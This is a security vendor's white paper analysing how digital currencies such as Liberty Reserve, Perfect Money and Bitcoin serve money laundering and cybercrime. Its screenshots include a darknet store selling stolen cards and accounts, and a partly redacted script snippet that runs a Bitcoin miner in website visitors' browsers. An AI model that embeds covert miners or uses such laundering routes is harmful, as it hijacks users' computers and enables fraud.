White Paper

Digital Laundry

An analysis of online currencies, and their use in cybercrime

By

Raj Samani, EMEA
McAfee

François Paget and Matthew Hart
McAfee® Labs

Table of Contents

Foreword

> *"The only liberty that Liberty Reserve gave many of its users was the freedom to commit crimes. The coin of its realm was anonymity, and it became a popular hub for fraudsters, hackers, and traffickers. The global enforcement action we announce today is an important step towards reining in the 'Wild West' of illicit Internet banking. As crime goes increasingly global, the long arm of the law has to get even longer, and in this case, it encircled the earth."*
>
> *—U.S. Attorney Preet Bharara*[1]

Recent actions by law enforcement, and the charges brought forward by prosecutors, add weight to the theory that digital currencies are a popular service for criminals to launder money. Before its operations were closed, the Liberty Reserve digital currency service was used to launder US$6 billion, a sum that constituted the largest international money-laundering prosecution.

However, Liberty Reserve is not the only virtual currency that has been used by criminals. Incorporated in Costa Rica in 2006, Liberty Reserve was by no means the first or only service of its kind, and since its incorporation many more services have proliferated. According to the U.S. Department of Justice, "digital currencies provide an ideal money-laundering instrument because they facilitate international payments without the transmittal services of traditional financial institutions."[2]

Considering this stark assessment, there is no doubt that digital currencies facilitate money laundering and the rise of cybercrime. The recent McAfee whitepaper *Cybercrime Exposed: Cybercrime-as-a-Service*[3] revealed the accessibility of tools and services that support cybercrime, and the report clearly shows such services rely on the ability of the customer to pay using digital currencies. The growth of such services, and a safer (or perceived safer) means to pay, will only enhance this ecosystem.

The proliferation of digital currencies fuels the proliferation of tools and services necessary for cybercrime. This in turn helps fuel the growth in cybercrime, and other forms of digital disruption. Further, the challenges facing such currencies go beyond their propensity for use within money laundering—to targeted attacks on financial exchanges, and malware developed to target digital wallets.

In addition to our focus on virtual currencies in cybercrime, there appears to be evidence of their use in "traditional" physical crime. A recent case to extort US$1 million in Bitcoin provides an example;[4] other reports suggest that virtual currencies are the preferred method of payment for the release of kidnap victims. This demonstrates that although we can argue about the level of anonymity within virtual currencies, for some criminals cash is no longer king.

Raj Samani, EMEA CTO McAfee
Twitter@Raj_Samani
Special Advisor for Cybercrime, European Cybercrime Centre (EC3)

Executive Summary

The European Central Bank (ECB) points out notable differences between virtual currency and electronic money schemes. Electronic money uses a traditional unit of currency and is regulated; virtual currencies are unregulated and use an invented currency.

Virtual currencies offer a number of benefits to customers: They are reliable, relatively instant, and anonymous. Even when privacy issues have been raised with particular currencies (notably Bitcoin), the market has responded with extensions to provide greater anonymity. Market response is an important point because regardless of law enforcement actions against Liberty Reserve and e-gold, criminals quickly identify new platforms to launder their funds.

As a platform grows in popularity, so too will attacks and subsequent law enforcement actions. We saw this recently with Liberty Reserve and e-gold, and the recent cyberattacks against Bitcoin. Increasing popularity also raises the attention of law enforcement officials. Despite such platforms establishing their operations in countries considered as "tax havens," its operators are still subject to investigation, and possibly arrest. This concern recently led to the Russian Foreign Ministry warning[5] its citizens who suspect they may be arrested to avoid countries with extradition treaties with the United States. The warning cited the arrest of Liberty Reserve's founder as an example.

Although money laundering and cyberattacks are the focus of this paper, electronic currencies also act as the main method of payment for illicit products such as drugs, as well as for other products and services that enable cybercrime. We discussed products and services in *Cybercrime Exposed: Cybercrime-as-a-Service*; we'll look at drugs in this paper when we discuss the Silk Road market. The Silk Road is the best known online drug market but it is only the tip of the iceberg, as there are numerous such marketplaces.

Regardless of the level of scrutiny by regulators and law enforcement, criminals will continue to migrate activities to alternate platforms. They have done this with Liberty Reserve and e-gold, to name two examples; simply shutting down the leading platform will not solve the problem.

Digital Currencies

Mention the term *digital currencies* and most people think of Bitcoin. Although Bitcoin has garnered a great deal of attention, it is by no means the only form of digital currency. It's just one currency scheme among a plethora of systems. The ECB divides digital currencies into two distinct categories: electronic money schemes whose units are traditional currency (for example, Euros or US dollars), and virtual currencies whose units are "invented currency." The characteristics of each category, as defined by the ECB, are depicted in the following table.

Characteristics	Electronic Money Schemes	Virtual Currency Schemes
Money Format	Digital	Digital
Unit of Account	Traditional currency (US dollars, Euros, etc.) with legal tender status	Invented currency (Linden dollars, Bitcoins, etc.) without legal tender status
Acceptance	By undertakings other than the issuer	Usually within a specific virtual community
Legal Status	Regulated	Unregulated
Issuer	Legally established electronic money institution	Nonfinancial private company
Supply of Money	Fixed	Not fixed (depends on issuer's decisions)
Possibility of Redeeming Funds	Guaranteed (at par value)	Not guaranteed
Supervision	Yes	No
Type(s) of Risk	Mainly operational	Legal, credit, liquidity, and operational


Table 1: Differences between electronic money schemes versus virtual currency schemes. Source: ECB.

Fundamentally, the key difference is the unit of account. Electronic money is linked to traditional money formats and thus has a legal foundation, as opposed to virtual currencies, whose conversion blurs the link to traditional currency and may be problematic when funds are retrieved. Despite such a limitation, the demand for virtual currencies remains high. In the report Redefining Virtual Currency,[6] the Yankee Group estimated that the virtual currencies market has grown to US$47.5 billion in 2012, and projected further growth of 14 percent during the next five years to as much as US$55.4 billion in 2017. The report went on to suggest that this remarkable growth can largely be attributed to the proliferation of mobile devices. Therefore, although our report focuses on the use of virtual currencies by cybercriminals, there are many legitimate uses for virtual currencies that are also fueling their growth.

Benefits of virtual currencies

> *"If I read today's new update to the TOSA correctly, there will be NO possibility of obtaining any type of exchange or sale of Cloud Coins or currency for 'real' money."*[7]
>
> *—Excerpt from online forum*

The preceding quote was taken from an online forum and expressed a concern regarding the lack of a cash-out option for the virtual currency Cloud Coins. Such concerns apply to many other currencies, too, but this restriction has not prevented their growth. For example, many of us continue to use air miles despite such limitations. However, for the would-be cybercriminal there are very specific benefits that make virtual currencies more attractive than traditional money schemes, despite any limitations. In certain cases virtual currencies are preferable in exchange for products or services that benefit cybercrime, as depicted in Figure 1.


ccPal - CCs, CVV2s, PayPals, Ebay accou...
[redacted].onion/index.php
Startpage
Products
FAQs
Register
Login

ccPal Store

ccPal Store - PayPals, CCs, CVV2s, Ebay accounts

We get new lists every day!
80%+ working guarantee, we will replace if more than 20% dont work!

Product	Price	Quantity
100 PayPal accounts	100 USD = 0.997 ฿	1 X Buy now
100 Ebay accounts	100 USD = 0.997 ฿	1 X Buy now
100 CCs with CVV2	150 USD = 1.496 ฿	1 X Buy now


Figure 1. Virtual currencies are sometimes the only payment option for a product or service.

As Figure 1 illustrates, the only option available for this offer to acquire illicit products or services is through Bitcoins. The purchase of this information is more than likely for use in cybercrime. It is highly unlikely that the purchase of such information could suit any other purpose. In our report *Cybercrime Exposed*, we found a multitude of services used to conduct attacks that also offered virtual currencies as a method for payment. Many also offered electronic money platforms; however, this has more to do with their broad use. Many potential customers are likely to use electronic money, and limiting payment to virtual currencies is likely to have a detrimental impact on potential sales.

Nonetheless, many illicit services offer only virtual currency as the method of payment. This migration to only virtual currency will likely increase, particularly as such currencies have some very clear advantages for cybercriminals and entrepreneurs.

Ease of use

Accessibility is the order of the day, whether that refers to the ability to acquire vast volumes of email addresses for phishing purposes, or engaging with a service to launch a distributed denial of service (DDoS) attack against your nearest competitor. Ease of use is one of the biggest benefits of digital currencies and electronic money.



□ Market Order (buy/sell at market price) This order either gets executed immediately or cancelled.

GBP in your account: £0.00000 (add more) | Lowest Ask Price: £91.50000

Amount of BTC to BUY: Enter amount X Price per coin in GBP: 91.5 = Total to spend in GBP: 0

Figure 2. Many sites make it easy to purchase virtual currencies.


This accessibility offers enormous benefits to legitimate businesses looking to offer their products and services online. However, what is beneficial for those engaging in the legitimate sale of goods and services is equally appealing to those offering services that may not be legal.

Acquiring virtual currencies with particular exchanges may demand a registration process, but in some cases users can purchase currencies merely by providing funds. As depicted in Figure 2, Bitcoins can be purchased with only a few clicks and minimal user information. Of course, this exchange offers more benefits than the easy purchase of these virtual currencies.

Anonymous

Consider the level of verification required when making an electronic money transfer using traditional currency. In such transactions, anonymity is difficult to achieve because documents must be presented to validate identity. This is not to say that anonymous money transfers are impossible with traditional currencies, but the relative ease with which transfers can be undertaken with virtual currencies make them more attractive for cybercriminals.

In Figure 2, we saw the relative ease with which traditional money can be converted to a virtual currency. The level of privacy in the transaction is dependent on the anonymous nature of the initial purchase, provided by the credit card in this case. However, alternate methods of payment offer greater anonymity. In Figure 3, we see a graphic depiction of an exchange using Ukash, which refers to itself as “e-money. You treat it exactly like cash but spend it online. Perfect if you don’t have a credit or debit card or don’t want to use your card to pay online.” As of August 18, the Ukash website boasts 420,000 outlets, in more than 55 countries, where Ukash can be purchased. This suggests that reported growth and future forecasts are justified. Reports suggest that Ukash has experienced 65 percent year-over-year growth and now processes worldwide in excess of £500 million every year in e-money transactions.[8]



Use the store locator to find your nearest outlet

Exchange your money for a unique Ukash code

Use the code to spend or send money online instantly

Figure 3. Ukash allows for the anonymous transfer of funds.

Instant

In a recent online forum, one member asked the best way to transfer money anonymously to a friend. Aside from tips regarding various ways to bypass the verification mechanisms within electronic money schemes, or virtual currencies, one respondent recommended using the postal service to send cash. The conversation then quickly moved to various sending options. Although a valid method, such an approach is likely to take some time and represents a degree of risk for a lost package.

Today's electronic money schemes can transfer money instantaneously. These schemes give customers the ability to transfer funds to anywhere in the world considerably faster than anything they have previously experienced. Using a traditional bank for the transfer of funds to an international destination requires providing information such as the Society for Worldwide Interbank Financial Telecommunication's Business Identifier Codes, and an International Bank Account Number code for particular destinations. Keeping ease of use in mind, PayPal requires only an email address.

PayPal also offers virtually instant transactions; recipients receive an email once payment has been sent. Compare that with traditional international money transfers, which can take from one to eight working days for the funds to arrive and which require the instruction to be received before a certain time of day. And the cost of transferring funds using virtual/electronic currency versus traditional mechanisms is likely to vary greatly.

Not all virtual currencies offer immediate availability. Bitcoin, for example, may transfer instantly but also requires a verification, which usually arrives in less than an hour.

Reliable

The definition of the term *reliable* regarding virtual currencies varies. Customers of the shut-down Liberty Reserve would likely argue that placing funds into virtual currencies is anything but reliable, with uncertainty remaining whether current customers will be able to access their funds. Yet it would be unfair to claim that all virtual currencies are unreliable, with so many options available.

We can't guess which virtual currencies will next come under the spotlight and possibly become the next Liberty Reserve. However, the design of certain virtual currencies will make potential investigations difficult (though not impossible) for law enforcement; their design will increase their reliability. For example, the FBI noted that because Bitcoin combines cryptography and a peer-to-peer architecture to avoid a central authority—contrary to how digital currencies such as e-gold and WebMoney operate—law enforcement agencies have more difficulty identifying suspicious users and obtaining transaction records."[9]

Despite the decentralized model, the Bitcoin network suffered from a DoS attack that forced the development team to patch the core reference design.[10] Cyberattacks against virtual currencies are not limited to the Bitcoin network; exchanges are also falling victim. In April, the largest Bitcoin exchange service, Mt. Gox, experienced a number of DDoS attacks that disrupted operations. Beginning on April 3, the sustained attacks resulted in the exchange's having to delay its support for Litecoin. Attacks are not solely DDoS; malware also goes after virtual currency wallets.

Based on these examples, it does appear odd to suggest that reliability is a key component of virtual currencies. However, the term is clearly relative; there is no suggestion that virtual currencies are 100 percent reliable. Some traditional currencies face similar challenges. Hyperinflation can affect both traditional as well as virtual currencies. The latter will build greater reliability as the market demands, while DDoS attacks against an exchange will lead to the market's developing stronger exchanges. Improvements to virtual currencies are analogous to the history behind market demands for greater reliability from physical currencies. Technical innovations in physical money work to deter counterfeiters and have led to greater reliability in physical money.

Irrevocable, irreversible

Many regulated electronic money schemes offer an escalations process that customers can use to file a claim in the event of a dispute regarding a transaction. Within virtual currencies, however, such a luxury does not exist. Transactions are irrevocable.

The History of Virtual Currencies

Virtual currencies and electronic money have been with us for more than a decade. In many cases these platforms established operations in locations that are regarded as tax havens.

The forerunner: e-gold

Established in 1996, and registered in St. Kitts and Nevis in the eastern Caribbean, e-gold became the forerunner to today's virtual currencies. By November 2003, the currency was reported to have one million client accounts, and quickly became the favored location for cybercriminals, particularly those in Eastern Europe and those who frequented "carder" forums such as ShadowCrew. The general attraction to e-gold for cybercriminals was the lack of verification regarding the identity of account holders. A Bloomberg article from 2005 made particular reference to this lack of verification as a key to why e-gold had become so attractive to cybercriminals: "Opening an account at www.e-gold.com takes only a few clicks of a mouse. Customers can use a false name if they like because no one checks. … For the recipient, cashing out—changing e-gold back to regular money—is just as convenient and often just as anonymous."[11]

The service continued to grow despite attention from law enforcement in 2005, including raids on e-gold's offices by agents from the US Secret Service and FBI. By April 2006 the service boasted three million accounts; however, due to the actions of law enforcement, which froze accounts of suspected fraudsters, criminals migrated to WebMoney.

By April 2007 the founder of e-gold was indicted, and a month later the service ceased operations. Perhaps as a note of encouragement to Liberty Reserve customers, e-gold recently established a Value Access Plan, allowing "account holders to make a claim to funds from their e-gold accounts so that they are not forfeited."[12] The e-gold case study is an important example for current operations similar to the Liberty Reserve. Cybercriminal interest and activity in turn raised the interest and activity of law enforcement in both cases. Despite this interest, cybercrime, or rather money laundering, continued but migrated to another platform. Perhaps the ray of sunshine for Liberty Reserve customers is that a formal claims process to gain access to funds was established. US attorney Preet Bharara recently stated Liberty Reserves' clientele was largely made up of criminals, but he invited any legitimate users to contact his office to get their money back.[13]

WebMoney

Established in 1998, WebMoney (WM Transfer Ltd.) is based in Belize, in Central America. Founded in Moscow, the names of the owners and administrators are unknown to the public. Much like e-gold, WebMoney experienced significant growth, and within 10 years had five million user accounts. One year later this figure grew to seven million user accounts.

As e-gold fell, WebMoney quickly became the preferred platform for cybercriminals. However, a change in the modification of practices by WebMoney in 2010 resulted in many cybercriminals migrating their customers to alternate platforms. Individuals in forums discussing these changes demonstrated significant anger, and their language was too colorful to be included in this report.

Liberty Reserve


Created in 2006 and incorporated in Costa Rica, Liberty Reserve, like its predecessors, experienced rapid growth, quickly reaching one million registered users. More than 200,000 were in the United States by May 2013, when Liberty Reserve was closed by United States federal prosecutors under the Patriot Act. The shutdown was the result of an investigation by authorities across 17 countries. The United States charged founder Arthur Budovsky, cofounder Vladimir Kats, and others with money laundering and operating an unlicensed financial transaction company. Budovsky and Kats were originally indicted in 2006 for operating an illegal financial business, GoldAge Inc., a company based in Panama. The US Department of Justice stated they transmitted at least US$30 million to digital currency accounts worldwide since beginning operations in 2002.[14] In 2007, the founders were sentenced to five years in prison for transmitting money without a license, and ultimately received a five-year probationary sentence. Liberty Reserve is alleged to have been used to launder more than US$6 billion in criminal proceeds during its history.

The use of Liberty Reserve by criminals was aided by its failure to verify new accounts, an accusation that was levied at predecessors such as e-gold. According to the Manhattan (New York City) District Attorney, users routinely established accounts under false names, including such blatantly criminal titles as "Russia Hackers" and "Hacker Account."[15] The investigation involved a law enforcement official validating such assertions by creating an account under the name "Joe Bogus," with an address of "123 Fake Main Street" in the city "Completely Made Up City, New York." The account holder was then able to carry out transactions with other users, and had an option to hide the Liberty Reserve account number, making the transfer untraceable. Furthermore, deposits and withdrawals were made through third-party exchanges that according to the Manhattan District Attorney "tended to be unlicensed money-transmitting businesses operating in countries without significant governmental money-laundering oversight," and "enabled the company to avoid collecting any information about its users through banking transactions or other activity that would leave a centralized financial paper trail."

Following the action against Liberty Reserve, a number of underground services now offer the use of Perfect Money and WebMoney. A number of cybercriminals have announced they are implementing Bitcoin.

Perfect Money

Created in 2007, Perfect Money Finance Corp. is licensed in Panama. Although legitimate in this respect, its founders appear to be unknown. According to a Whois check on the domain perfectmoney.com (see Figure 4), this confirms the location of the registration as Panama City, although this could be false information. The name used to register the domain was referenced in a 2010 US federal court filing[16] that ties money from the alleged EMG/Finanzas Forex fraud scheme to an international narcotics probe that led to the seizure of at least 59 bank accounts in the United States and the accompanying seizure of 294 bars of gold and at least seven luxury vehicles. However, the information provided to register the domain could be false, and this may simply be a coincidence.



```
reg_created: 2004-11-28 19:20:13
expires: 2018-11-28 19:20:13
created: 2007-10-16 12:57:00
changed: 2009-07-19 20:30:40
transfer-prohibited: yes
ns0: a.dns.gandi.net
ns1: b.dns.gandi.net
ns2: c.dns.gandi.net
owner-c:
nic-hdl: RAS35-GANDI
owner-name: Perfect Money Finance Corp.
organisation: Perfect Money Finance Corp.
person: [redacted]
address: '50th Street, Global Plaza Tower, 19th Floor, Suite 19-H'
zipcode: 0833
city: Panama City
country: Panama
phone: +507.2021553
fax: +507.9963177
email: ad803ce004f241fb7e84fc83acbeae4a-791706@contact.gandi.net
lastupdated: 2009-01-26 12:49:36
```


Figure 4. A Whois report for PerfectMoney.com.

In the wake of the Liberty Reserve takedown, Perfect Money in May banned US citizens and businesses, including those residing overseas. According to sources commenting to journalist Tom Brewster,[17] it is believed that this stance of not working with US citizens may be attractive to "dark web users." One source commented, "I've seen a multitude of payment options now becoming acceptable by specific vendors, but the majority seem to go with Perfect Money."

Bitcoin

Bitcoin was developed in 2009 and is based on the work of Satoshi Nakamoto (a pseudonym or group of people) as a peer-to-peer currency system created in open-source C++ programming code. Its inventor describes it as a purely peer-to-peer version of electronic cash that allows online payments to be sent directly from one party to another without going through a financial institution.

Bitcoin can be accessed from anywhere in the world, with no sign-up requirements or fees to pay, and anybody can join and participate. As a peer architecture, there is no central organization, and no list of approved Bitcoin payment processors. To start with Bitcoin, the customer has to download and install client software, or use an online wallet service. In either case, Bitcoins are stored in digital wallets and can be sent to anyone else who has a Bitcoin address. These addresses are used to ensure anonymity, and transactions are done between addresses. We see an example of these addresses in Figure 5, which includes the public parts of asymmetric encryption keys that define these addresses. Generating one address per transaction is highly advisable.



Bitcoin address for receiving payments into this wallet:

1QHybiqAHo[redacted]Aw16iTv6

[Show QR code for Bitcoin address] [Show QR code for unique link of this Instawallet]

Send payment

Bitcoin address:

Amount: 0 BTC □ Use green address (What is this?)


Figure 5. Bitcoin transactions done by address.

Bitcoin wallets are not necessarily encrypted. Transactions are public. The levels of anonymity afforded to transactions are not absolute, but they are stronger than traditional electronic payment systems and discretion is guaranteed by pseudonymous ownership. To receive or to send coins, people need just a receiving or a sending address.

Bitcoin is slowly becoming a synonym for virtual currencies, even though earlier examples in this report show that other platforms have had varying degrees of success. Nonetheless, Bitcoin is currently banking on a very successful future, not only in publicity but also in value. On February 28, 1BTC cost US$33. By April 10 the value had skyrocketed to US$266, stabilizing at around US$100 in July. The value as of September 4 was US$144.

Bitcoin Mining

Until mid-2011, people had to use their own computing resources to create Bitcoins (known as Bitcoin mining). By June 2011, however, a JavaScript Bitcoin generator (a miner), could be implemented on high-traffic sites to help create revenue by using the visitors' computers to produce Bitcoins. Although in some cases the site would explain this to visitors (see Figure 6), the procedure could be done without the knowledge of the visitors. One rogue employee used the E-Sports Entertainment Association to secretly mine Bitcoins. ESEA cofounder Craig Levine said "the company has resolved 275 claims from customers who say they were damaged by the mining software, and the company is working to resolve another 15. The Bitcoin-mining update may have been installed on as many as 14,000 computers."[18]



Bitcoin Miner for Websites

This is a bitcoin miner that can be included on any website so that **your visitors will mine bitcoin** for you.

New: There is now a WordPress plugin that you can use on your blog.

Quick Start Guide

Add this code to your website, replacing [redacted] email address:

```
<script src="http://ajax.g[redacted]ry.min.js" type="text/javascript"></script>
<script src="http://www.bi[redacted]/ascript"></script>
<script type="text/javasc[redacted].com"}</script>
```

This will cause the miner to **automatically start in the background**, generating bitcoin and sending it to your account.

If you want, you can give a portion of the generated coins to your visitors:

```
<script src="http://ajax.go[redacted]ext/javascript"></script>
<script src="http://www.bit[redacted]>
<script type="text/javascri[redacted] 30})</script>
```

If they don't have an account, it will go to a temporary account which they can claim by registering. This is what happens when you go to the [redacted] generate page and generate bitcoin before registering.

Explaining it to your visitors

Some of your visitors may wonder why their CPU is being used. You can link to this page which has a short explanation.

Fees

The fee is 19%. If you **add a link to** [redacted] there is a **4% discount** on the fee, bringing it down to **15%**. This link must go immediately before the script tag containing the [redacted]Miner call:

```
<script src="http[redacted]ry.min.js" type="text/javascript"></script>
<script src="http[redacted]ascript"></script>
<a href="http://w[redacted]s</a>
```

Figure 6. Bitcoin mining explained.

Since the release of the Bitcoin generator, many more miners have appeared. Recent tools can mine Bitcoins on remote computers via Web Workers (background scripts) in HTML5. Although there is no evidence that this trend will continue, the implications are significant. Not all miners are malicious. Dedicated hardware allows users to install their own mining software or join a pool of miners. However, there are miners that use nefarious distribution methods without the consent of users. These methods use specific malware or a dedicated botnet. The initial peak of such botnets and malware occurred in the third quarter of 2011 and corresponded to the first boom in Bitcoin rates. Once cybercriminals recognized the monetary opportunity in Bitcoin, it became a key focus of their activity.

Attacking a Bitcoin exchange

In June 2011, Mt.Gox.com, the main Bitcoin exchange site, was hacked. A series of fraudulent transactions plunged the Bitcoin economy into chaos for a full week (see Figure 7). The Bitcoin rate crashed from US$17.50 to almost valueless. Other exchanges were able to continue business, but the overall value of a Bitcoin was less than US$1.

